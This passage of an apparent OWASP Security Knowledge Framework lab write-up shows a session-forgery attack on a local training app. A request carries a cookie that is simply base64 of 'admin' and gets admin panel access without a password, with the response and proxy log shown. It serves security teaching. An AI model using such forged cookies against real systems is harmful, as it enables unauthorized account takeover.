GET http://172.24.39.42:5000/panel HTTP/1.1
Host: 172.24.39.42:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.24.39.42:5000/
Connection: keep-alive
Cookie: sessionid=YWRtaW4=
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.7.2
Date: Fri, 16 Sep 2022 08:33:28 GMT
```

```
                                  </div>
                              </div>
                              <!--/.row-->

                              <div class="row">
"col-lg-12">
                                      <div class=
"panel panel-default">
                                          <div
class="panel-heading">Congratulations!</div>
                                          <div
class="panel-body">
                                              <
div class="col-md-6">
    you are logged in as <B>admin</B>
                                              </
div>
                                          </div>
                                      </div>
                                  </div>
<!-- /.col-->
                              </div><!-- /.row -->
                        </form>
                        <center>
                          <p style="font-size:2em;">
```

Time: 5 ms Body Length: 9833 bytes Total Length: 10007 bytes

```
102 Proxy   9/16/22, 3:44:04 AM  GET  http://172.24.39.42:5000/static/css/styles.css        304 NOT MODIFIED  5 ms    0 bytes
103 Proxy   9/16/22, 3:44:04 AM  GET  https://firefox.settings.services.mozilla.com/v1/buc…  200 OK            962 ms  54 bytes      Medium  JSON
110 Proxy   9/16/22, 3:44:05 AM  GET  https://firefox.settings.services.mozilla.com/v1/buc…  200 OK            211 ms  329 bytes     Medium  JSON
124 Manual  9/16/22, 4:28:03 AM  GET  http://172.24.39.42:5000/panel                        302 FOUND         5 ms    199 bytes
125 Manual  9/16/22, 4:28:03 AM  GET  http://172.24.39.42:5000/login                        200 OK            14 ms   10,047 bytes  Medium  Form, Password, Scrip…
126 Manual  9/16/22, 4:33:28 AM  GET  http://172.24.39.42:5000/panel                        200 OK            5 ms    9,833 bytes   Medium  Form, Script, Comment
```



172.24.39.42:5000/panel

Security Knowledge Framework

Home Logout

LIVE DEMONSTRATION!

Congratulations!

you are logged in as **admin**

© SKF - Visit website

We successfully logged in as user `admin` without knowing his password. Mission complete!

Additional sources

WSTG - v4.2 | OWASP Foundation